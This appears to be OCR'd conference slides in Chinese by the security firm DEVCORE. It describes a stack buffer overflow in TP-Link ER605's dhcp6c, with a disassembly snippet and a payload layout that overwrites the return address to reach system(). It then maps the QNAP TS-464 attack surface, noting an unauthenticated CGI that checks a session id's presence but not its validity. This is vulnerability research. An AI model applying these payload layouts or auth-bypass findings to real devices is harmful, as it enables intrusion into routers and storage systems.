
```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```




A	A	…	.
…	…	…	.
A	A	…	.
0x40437B	'A' * 0x18		
任意指令			



```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```




A	A	…	.
…	…	…	.
A	A	…	.
0x40437B	'A' * 0x18		
任意指令			



```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```

執行任意指令



A	A	...	.

A FEW
MOMENTS LATER
到了報名截止日前兩天

ER605(UN)_V2_2.2.2 Build 20231017

Published Date: 2023-10-18


Language: English

File Size: 20.08 MB

廠商發布了 patch

DEVCORE

還好漏洞沒被 Patch 掉



DEVCORE

TP-Link ER605 /usr/sbin/dhcp6c

- dhcp6_get_options **對於 AFTR-Name option (case 64) 的解析方式存在漏洞**導致 client6_recv 受到 stack-based buffer overflow 影響
- **沒有啟用 stack canary** 導致可以輕易利用該漏洞操控 return address
- **沒有啟用 PIE**，卻又在程式中**內建 system**，提供了很好用的 gadget

Final Stage

QNAP TS-464 Attack Surface

- 大部分 Application 預設沒安裝
- 主要打 QTS 提供的對外服務

QNAP TS-464 Attack Surface

Program	Port	Note
fcgi-pm	8080	Apache FastCGI Proxy 到 _thttpd_、CGIs 和 Web Server
WSDiscovery.py	3702	Open Source WS-Discovery 服務
avahi-daemon	3929	Open Source Bonjour 服務
dhclient	5353	Open Source DHCP Client
smbd	445	Samba 服務，QNAP 改過但 Code Base 很大

QNAP TS-464 Attack Surface

Program	Port	Note
fcgi-pm	**8080**	**Apache FastCGI Proxy 到 _thttpd_ 、CGIs 和 Web Server**
WSDiscovery.py	3702	Open Source WS-Discovery 服務
avahi-daemon	3929	Open Source Bonjour 服務
dhclient	5353	Open Source DHCP Client
smbd	445	Samba 服務，QNAP 改過但 Code Base 很大

FastCGI

- Modules
- ProxyPass

FastCGI

- Modules
  - 大部分 Modules 為 Apache 維護
  - 剩下為 Open Source
  - 興趣不大
- ProxyPass

FastCGI

- Modules
- ProxyPass
  - Application
  - CGIs
  - _thttpd_

FastCGI

- Modules
- ProxyPass
  - **Application** **都是 Post-Auth**
  - CGIs
  - _thttpd_

FastCGI

- Modules
- ProxyPass
    - Application
    - **CGIs**
    - _thttpd_

FastCGI - CGIs

- 將 /cgi-bin proxy 到 /home/httpd/cgi-bin
- 大部分 CGIs 都需要驗證 (Post-Auth)
- 以下為**不需要驗證**且**互動性高**的 CGIs
  - /authLogin.cgi
  - /priv/privWizard.cgi
  - /qid/blobRequest.cgi

FastCGI - CGIs

- 將 /cgi-bin proxy 到 /home/httpd/cgi-bin
- 大部分 CGIs 都需要驗證 (Post-Auth)
- 以下為**不需要驗證**且**互動性高**的 CGIs
  - **/authLogin.cgi**

    提供 Password 或 Token 的驗證機制，驗證成功回傳 sid
  - /priv/privWizard.cgi
  - /qid/blobRequest.cgi

FastCGI - CGIs

- 將 /cgi-bin proxy 到 /home/httpd/cgi-bin
- 大部分 CGIs 都需要驗證 (Post-Auth)
- 以下為**不需要驗證**且**互動性高**的 CGIs
  - /authLogin.cgi
  - **/priv/privWizard.cgi** **設定 User 的 Config，可以透過 Password 或 Token 驗證**
  - /qid/blobRequest.cgi

FastCGI - CGIs

DEVCORE

- 將 /cgi-bin proxy 到 /home/httpd/cgi-bin
- 大部分 CGIs 都需要驗證 (Post-Auth)
- 以下為**不需要驗證**且**互動性高**的 CGIs
  - /authLogin.cgi
  - /priv/privWizard.cgi
  - **/qid/blobRequest.cgi**

註冊 blob 定時跟 QNAP Server Sync 資訊

FastCGI - CGIs

- 將 /cgi-bin proxy 到 /home/httpd/cgi-bin
- 大部分 CGIs 都需要驗證 (Post-Auth)
- 以下為**不需要驗證**且**互動性高**的 CGIs
    - /authLogin.cgi
    - /priv/privWizard.cgi
    - **/qid/blobRequest.cgi**


只檢查 query_string 是否有 sid 但沒有驗 sid 是否正確

總之先看 /cgi-bin/authLogin.cgi

Path Traversal

DEVCORE

